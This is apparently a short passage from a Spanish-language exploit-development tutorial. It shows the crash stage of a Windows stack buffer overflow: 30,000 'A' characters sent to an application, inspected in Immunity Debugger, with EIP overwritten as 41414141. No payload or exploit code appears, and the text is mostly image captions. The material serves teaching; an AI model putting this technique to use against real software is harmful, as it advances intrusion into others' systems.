


Como se pude apreciar se rompio la aplicación si queremos ver realmente el error que se muestra en Windows hay que quitar el salto automatico del debugger y ya luego se puede observar que salta el error tipico de Windows. Luego se vuelve a dejar en automatico el depurador para ver como desborda el buffer de la aplicación.


Despliegue de aplicación en immunity Debugger




Estado del puntero EIP luego de ejecutar las 30k caracteres "A"




EIP = 41414141 desbordamiento de pila



Comprobación de la longitud del BUFFER

